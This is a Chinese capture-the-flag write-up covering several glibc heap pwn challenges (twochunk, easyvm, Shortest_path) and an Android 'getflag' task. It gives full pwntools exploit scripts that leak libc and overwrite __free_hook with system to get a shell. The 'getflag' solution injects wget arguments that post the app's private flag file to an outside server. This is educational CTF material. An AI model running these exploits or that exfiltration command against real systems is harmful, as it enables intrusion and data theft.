
写入时构造一个`chunk header`，`size`为`0x70`，将`0x70`的`fastbin`数组位置（`main_arena+48`）指向此伪造的堆头。

如图

```
gef➤  p &__malloc_hook
$11 = (void *(**)(size_t, const void *)) 0x7fbbdf986b10 <__malloc_hook>
gef➤  x/20gx 0x7fbbdf986b10-3+0x1b+8
0x7fbbdf986b30 <main_arena+16>: 0x0000000000000000      0x0000000000000070
0x7fbbdf986b40 <main_arena+32>: 0x0000000000000070      0x0000000000000070
0x7fbbdf986b50 <main_arena+48>: 0x00007fbbdf986b30      0x0000000000000000
0x7fbbdf986b60 <main_arena+64>: 0x0000000000000000      0x0000000000000000
0x7fbbdf986b70 <main_arena+80>: 0x0000000000000000      0x0000556ad8f4c340
0x7fbbdf986b80 <main_arena+96>: 0x0000556ad8f4c1f0      0x00007fbbdf986b78
0x7fbbdf986b90 <main_arena+112>:        0x00007fbbdf986b78      0x00007fbbdf986b88
0x7fbbdf986ba0 <main_arena+128>:        0x00007fbbdf986b88      0x00007fbbdf986b98
```

下一次分配即可分配到`main_arena+16`位置， 写入到`main_arena+88`，写入`__free_hook`上方某个满足`top chunk size`条件的位置地址 ，这样`top chunk`就指向`__free_hook`上方某位置了。

在`__free_hook`上方找一下，`__free_hook-0xb58`位置有一个符合条件的`size`，`size`足够大，满足`top chunk`条件。



然后不断分配`chunk`，直到`__free_hook`附近。

如分配`0x90`， 对应`chunk size`为`0xa0`，那`0xb58/0xa0=18`，`0xb58-0xa0*18=24`。 分配完`18个0xa0大小的chunk`后，再分配一个`chunk`，内容写入`24-0x10=8`个字符即到达`__free_hook`位置，写入`system`即可。

Shortest_path

解题思路

读入的 flag 文件一份存在 .bss 段，一份映射在 heap 中，不断申请堆块，读出 flag 内容

```
0x10fc0a0 PREV_INUSE {
  prev_size = 18446744073709551615,
  size = 135009,
  fd = 0x10fc100,
  bk = 0x0,
  fd_nextsize = 0x0,
  bk_nextsize = 0x0
}
pwndbg> search 'flag_is_here'
                0x6068e0 'flag_is_here\n'
[heap]          0x10fc240 'flag_is_here\n'
warning: Unable to access 16000 bytes of target memory at 0x7f547718
8d0b, halting search.
```

exp

```python
from pwn import *
import sys
import time
context.terminal = ['tmux', 'splitw', '-h']
context.log_level = "info"

filename = './Shortest_path'
elf = ELF(filename)
#libc = ELF('libc.so.6')

if len(sys.argv) == 1:
        p = process(filename)
else:
        p = remote(sys.argv[1], int(sys.argv[2]))

def sla(x, y):
    return p.sendlineafter(x, y)

def add(id, length, name, member):
    sla('---> ', '1')
    sla('ID: ', str(id))
    sla('Price: ', str(0))
    sla('Length: ', str(length))
    sla('Name: \n', name)
    sla('station: ', str(member))

def query(id):
```

```
    sla('---> ', '3')
    sla('ID: ', str(id))

if __name__ == "__main__":

    add(0,0x68,'0', 0)
    add(1,0x68,'1', 0)
    add(2,0x68,'2', 0)
    add(3,0x48,'3'*0x2f, 0)

    query(3)

    p.interactive()
```

twochunk

解题思路

1. 首先通过唯一`malloc`泄露堆地址（`calloc`申请会对堆块置零）
2. 其次把两个`0x90`块放入`smallbin`（`calloc`申请不会找`tcachebin`）
3. 把`0x23333000`伪造进`tcachebin`，并且利用选项五泄露`libc`地址
4. 利用选项六写入`getshell`的地址，最后利用选项七执行函数

exp

```
from pwn import *
import sys
import time
context.terminal = ['tmux', 'splitw', '-h']
context.log_level = "debug"

filename = './twochunk'
elf = ELF(filename)
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')

if len(sys.argv) == 1:
    p = process(filename)#, env={'LD_PRELOAD_PATH':'./libc.so.6'})
else:
    p = remote(sys.argv[1], int(sys.argv[2]))

def sla(x, y):
```

```
17.     return p.sendlineafter(x, y)
18. 
19. def sa(x, y):
20.     return p.sendafter(x, y)
21. 
22. def start(name, message):
23.     sa('name: ', name)
24.     sa('message: ', name)
25. 
26. def add(index, size):
27.     sla('choice: ', '1')
28.     sla('idx: ', str(index))
29.     sla('size: ', str(size))
30. 
31. def free(index):
32.     sla('choice: ', '2')
33.     sla('idx: ', str(index))
34. 
35. def edit(index, content):
36.     sla('choice: ', '4')
37.     sla('idx: ', str(index))
38.     sa('content: ', content)
39. 
40. def show(index):
41.     sla('choice: ','3')
42.     sla('idx: ', str(index))
43. 
44. if __name__ == "__main__":
45.     buf_addr = 0x23333000
46.     start(p64(0)+p64(buf_addr+0x20), p64(0))
47. 
48.     add(0,0xe9)
49.     add(1,0xe9)
50.     free(0)
51.     free(1)
52.     add(0, 0x5b25)
53.     show(0)
54.     heap_addr = u64(p.recv(8))
55.     print('heap: '+hex(heap_addr))
56.     free(0)
57. 
58.     for i in range(5):
59.         add(0, 0x88)
60.         free(0)
61. 
62.     add(0, 0x2a0)
63.     for i in range(7):
```

```
            add(1, 0x2a0)
            free(1)
        free(0)

        add(0, 0x210) #cut unsortedbin
        free(0)
        add(0, 0x2a0) #smallbin 1
        #gdb.attach(p)

        add(1, 0x100)
        free(0)
        free(1)
        #gdb.attach(p)

        add(1, 0x210) #cut unsortedbin
        #free(0)
        add(0, 0x2a0) #smallbin 2
        #gdb.attach(p)

        edit(1, 'a'*0x210+p64(0)+p64(0x91)+p64(heap_addr+0x6e0)+p64(buf_addr-0
    x10))
        free(0)
        add(0, 0x88)

        sla('choice: ', str(5))
        p.recvuntil('message: ')
        libc_base = u64(p.recv(6).ljust(8,'\x00'))-0x3ebd20
        print('libc_base: '+hex(libc_base))
        system_addr = libc_base + libc.sym['__libc_system']
        sh_addr = libc_base + libc.search('/bin/sh').next()

        sla('choice: ', str(6))
        #gdb.attach(p)
        p.recvuntil('end message: ')
        p.send(p64(system_addr)+p64(0)*5+p64(sh_addr))
        sla('choice: ', str(7))

        p.interactive()
```

补充

遍历 `unsorted bin` 前，会先遍历`fastbin` ，`smallbin`里堆块。

在libc-2.27、2.29、2.30等`glibc`里，有一种`smallbin-tcachebin`的攻击方法，它可以把一

块**可控内存**存入`tcachebin`中。

首先，对应的`tcachebin`和`smallbin`分别存入**5**个和**2**个。

将`smallbin`的第一个堆块的`bk`地址写入伪造的堆块的`fd`，伪造的堆块的`bk`写入一个存在的地址（如果想要泄露`libc`地址，可以写入一个**可读地址-0x10**的地址）。

```
if (in_smallbin_range (nb))
  {
    idx = smallbin_index (nb);
    bin = bin_at (av, idx);

    if ((victim = last (bin)) != bin)
      {
        bck = victim->bk;
        if (__glibc_unlikely (bck->fd != victim))
          malloc_printerr ("malloc(): smallbin double linked list corrupted");
        set_inuse_bit_at_offset (victim, nb);
        bin->bk = bck;
        bck->fd = bin;

        if (av != &main_arena)
          set_non_main_arena (victim);
        check_malloced_chunk (av, victim, nb);
if USE_TCACHE
        /* While we're here, if we see other chunks of the same size,
           stash them in the tcache.  */
        size_t tc_idx = csize2tidx (nb);
        if (tcache && tc_idx < mp_.tcache_bins)
          {
            mchunkptr tc_victim;

            /* While bin not empty and tcache not full, copy chunks over.  */
            while (tcache->counts[tc_idx] < mp_.tcache_count
                   && (tc_victim = last (bin)) != bin)
              {
                if (tc_victim != 0)
                  {
                    bck = tc_victim->bk;
                    set_inuse_bit_at_offset (tc_victim, nb);
                    if (av != &main_arena)
                      set_non_main_arena (tc_victim);
                    bin->bk = bck;
                    bck->fd = bin;

                    tcache_put (tc_victim, tc_idx);
                  }
              }
```

上图第一个粉红荧光，仅判别了`smallbin`最后一个堆块，即被申请的堆块。第二个粉红荧光，在剩余堆块存入`tcachebin`前，`bin`(libc 里的索引指针）存入前向堆块的`fd`处。

easyvm

解题思路

逆向分析32位程序，发现大概模拟了系统寄存器，`ptr[8]`是`pc`命令计数器，`ptr[6]`是`esp`寄存器。
首先，使用选项4后，选项1、2可以泄露**初始偏移**。

其次，由于`putchar()`只能读一字节，所以可以同时执行四次就可以打印出任意地址的值了。定位了got的地址，泄露出`__libc_start_main`的地址，来计算出`libc`的偏移。算出`__free_hook`和`system`地址。

然后，通过`getchar()`一次写一字节，将`system`地址写入`__free_hook`中。

最后，控制`free`堆块内容，在ptr[0]中写入字符串`sh`，触发选项3。

exp

只有`context.log_level = "debug"`下无阻塞的运行成功。
其他模式，需要在`add()`函数里添加`sleep(0.1)`

```
from pwn import *
import sys
import time
context.terminal = ['tmux', 'splitw', '-h']
context.log_level = "debug"

filename = './EasyVM'
elf = ELF(filename)
libc = ELF('libc-2.23.so')

if len(sys.argv) == 1:
        p = process(filename)
else:
        p = remote(sys.argv[1], int(sys.argv[2]))

def sla(x, y):
    return p.sendlineafter(x, y)

```


```
19.
20.  def add(content):
21.      sla('>>> \n', '1')
22.      sleep(0.1)
23.      p.send(content)
24.
25.  def command():
26.      p.recvuntil('>>> \n')
27.      sleep(0.1)
28.      p.sendline('2')
29.
30.  def recycle():
31.      sla('>>> \n', '3')
32.
33.  def gift():
34.      sla('>>> \n', '4')
35.
36.  if __name__ == "__main__":
37.      gift()
38.      add(p8(0x9)+p8(0x11)+p32(0x99)) #command
39.      command()
40.
41.      p.recvuntil('0x')
42.      pie = int(p.recv(8), 16)-0x6c0
43.
44.      data = ''
45.      for i in range(4):
46.          payload = p8(0x71) + p32(pie + elf.got['__libc_start_main']+i)
47.          payload += p8(0x76) + p32(0) + p8(0x53) + p8(0)
48.          payload += p8(0x99)
49.          add(payload)
50.          command()
51.          data += p.recv(1)
52.
53.      __libc_start_main = u32(data)
54.      libc_addr = __libc_start_main - libc.symbols['__libc_start_main']
55.      print('libc: '+hex(libc_addr))
56.      system = libc.symbols['system']+libc_addr
57.      __free_hook = libc.symbols['__free_hook']+libc_addr
58.
59.      payload = p8(0x71) + p32(__free_hook)
60.      payload += p8(0x76) + p32(0) + p8(0x54) + p8(0)
61.      payload += p8(0x71) + p32(__free_hook + 1)
62.      payload += p8(0x76) + p32(0) + p8(0x54) + p8(0)
63.      payload += p8(0x71) + p32(__free_hook + 2)
64.      payload += p8(0x76) + p32(0) + p8(0x54) + p8(0)
65.      payload += p8(0x71) + p32(__free_hook + 3)
```

```
66.     payload += p8(0x76) + p32(0) + p8(0x54) + p8(0)
67.     payload += p8(0x99)
68.     add(payload)
69.     command()
70.     p.send(p32(system))
71. 
72.     payload = p8(0x80)+p8(0)+p16(u16('sh'))+p8(0)+p8(0)+p8(0x99)
73.     add(payload)
74.     command()
75.     recycle()
76. 
77.     p.interactive()
```

补充

1. 打开创建结构体的 `Subview` ，点击工具栏 `View->Open Subview->Structures`（`Shift + F9`）。
2. 按键盘`Insert`弹出结构体的创建窗口，输入`Structure name`。
3. 在结构体的`ends`行，按键盘`d`键，创建新的结构体成员。
4. 在结构体成员初按`d`键，修改数据类型(`db dw dd dq`)，右键点击`Array`可以创建数组。

   结构体创建完成后，效果如下：



5. 最后，分析代码。确定结构体中的成员在反汇编代码中的名称。之后，修改反编译代码中该 成

员的类型，按 y 修改为`struct name`(注意是否是指针)。修改完成后，最终效果如下：

```
1  VM *init_ptr()
2  {
3    unsigned int v0; // ST1C_4
4    VM *v1; // eax
5    VM *ptr; // ST18_4
6    VM *result; // eax
7
8    v0 = __readgsdword(0x14u);
9    v1 = malloc(0x3Cu);
10   ptr = v1;
11   v1->field_0 = 0;
12   v1->eax_ = 0;
13
14
15
16
17   v1->add_r = 0;
18   v1->mul_r = 0;
19   v1->sub_r = 0;
20   v1->div_r = 0;
21   v1->xor_r = 0;
22   v1->stack_ptr = calloc(4u, 0x50u);              // 0x140
23   ptr->esp_ = ptr->stack_ptr + 0x13C;
24   ptr->ebp_ = ptr->stack_ptr + 0x13C;
25   ptr->ip_ = 0;
```

getflag

mobile

扔到`JEB`里分析，发现提示存在远程的`APK`

```
FileOutputStream fileOutputStream = openFileOutput("flag", 0);
fileOutputStream.write("FLAG{the_real_flag_is_in_the_remote_apk}".getBytes());
```

那么这APK应该是会有一个监听端口的功能，远程IP在哪呢？
翻到`assert`文件夹下可以看到`secret.txt`，内容是一段`base64`。
解码后：


```
The IP of the remote phone is 212.64.66.177
```

nmap扫一下这个IP的端口：`nmap 212.64.66.177` ，发现`8080`这个端口是开着的

连上：`nc 212.64.66.177 8080` ，返回一个数，每次都变，不知道干什么的。

继续分析代码，在`onCreate()`函数中可以看到利用了`openFileOutput()`这个`API`新建了一个文件，这个文件会保存在应用的私有目录：`/data/data/com.xuanxuan.getflag/files/flag`

```
protected void onCreate(Bundle arg2) {
    super.onCreate(arg2);
    this.setContentView(0x7F09001C);
    this.startButton = this.findViewById(0x7F07007F);
    this.receiveEditText = this.findViewById(0x7F07005E);
    this.startButton.setOnClickListener(this.startButtonListener);
    try {
        FileOutputStream v2_2 = this.openFileOutput("flag", 0);
        v2_2.write("FLAG{the_real_flag_is_in_the_remote_apk}".getBytes());
        v2_2.close();
    }
    catch(IOException v2) {
        v2.printStackTrace();
    }
    catch(FileNotFoundException v2_1) {
        v2_1.printStackTrace();
    }
}
```



然后分析点击事件，进而分析`ServerSocket_thread`线程，发现是监听的本地的`8080`端口

```
class ServerSocket_thread extends Thread {
    ServerSocket_thread(MainActivity arg1) {
        MainActivity.this = arg1;
        super();
    }

    public void run() {
        int v0 = 8080;
        try {
            MainActivity.this.serverSocket = new ServerSocket(v0);
        }
        catch(IOException v0_1) {
            v0_1.printStackTrace();
        }
```

继续分析`Receive_Thread`线程，知道连接到这个端口发送的是一个随机数

```
class Receive_Thread extends Thread {
    Receive_Thread(MainActivity arg1) {
        MainActivity.this = arg1;
        super();
    }

    public void run() {
        int v0 = MainActivity.this.r.nextInt(1000000);
        try {
            MainActivity.this.outputStream = MainActivity.this.clicksSocket.getOutputStream();
            OutputStream v1_1 = MainActivity.this.outputStream;
            StringBuilder v2 = new StringBuilder();
            v2.append(Integer.toString(v0));
            v2.append("\n");
            v1_1.write(v2.toString().getBytes());
        }
        catch(IOException v1) {
            v1.printStackTrace();
        }
```

继续分析，发现最多能读取接收的500个字节，然后收到数据和刚才生成的随机数会被送到`Checkpayload()`函数里

```
private boolean Checkpayload(String arg4, int arg5) throws Exception {
    JSONObject vo = new JSONObject(arg4);
    if((vo.has("message")) && (vo.has("check"))) {
        arg4 = vo.getString("message");
        if(new BigInteger(1, MainActivity.HmacSHA1Encrypt(arg4, Integer.toString(arg5))).toString(16).equals(vo.getString("check"))) {
            arg4 = arg4.replaceAll("-o", "").replaceAll("-O", "").replaceAll("-d", "").replaceAll("-P", "");
            try {
                Runtime v5 = Runtime.getRuntime();
                v5.exec("wget " + arg4);
            }
            catch(IOException v4) {
                v4.printStackTrace();
            }

            return 1;
        }
    }

    return 0;
}
```

跟进，数据转成`JSON`对象，对象里有两个字段，分别为`message`和`check`，然后会用传进来的随机数作为`HMAC`的`key`，算出`message`的校验码和`check`进行比较，如果通过，则过滤一些`message`的参数，利用`JAVA`的`Runtime`类执行`wget`拼接后面提交`message`。

目的是为了得到远程的`flag`。类似命令行参数`--post-file=/data/data/com.xuanxuan.getflag/files/flag your_server_address`。

然后根据开始的随机数计算校验码

exp

一开始无法使用`hashlib`库

> "The quick and dirty fix is to remove the /usr/lib/python2.7/lib-dynload/_hashlib.x86_64-linux-gnu.so file"
>
> After this it is possible to install hashlib with pip!

第三方库`hmac`也需要上述如此重装

在自己服务器上打开一个监听端口

```
nc -lvp xxxxx
```

```python
import hmac
from hashlib import sha1
from pwn import *

def hmacsha1(k,s):
    hashed = hmac.new(k, s, sha1)
    return hashed.hexdigest()

def send_p(s,k):
    message = {"message":s,"check":hmacsha1(k,s)}
    return str(message)

p = remote('212.64.66.177',8080)
# p = remote('127.0.0.1',8080)
k = int(p.recvline()[:-1])
payload = "66.42.44.232:23333 --bodyfile=/data/data/com.xuanxuan.getflag/files/flag --method=HTTPMethod"
p.sendline(send_p(payload,str(k)))

p.interactive()
```

然后在服务器上监听相应端口，得到`XCTF{this_wget_is_from_termux_and_I_move_some_dynamic_lib_to_systemlib_to_run_it}`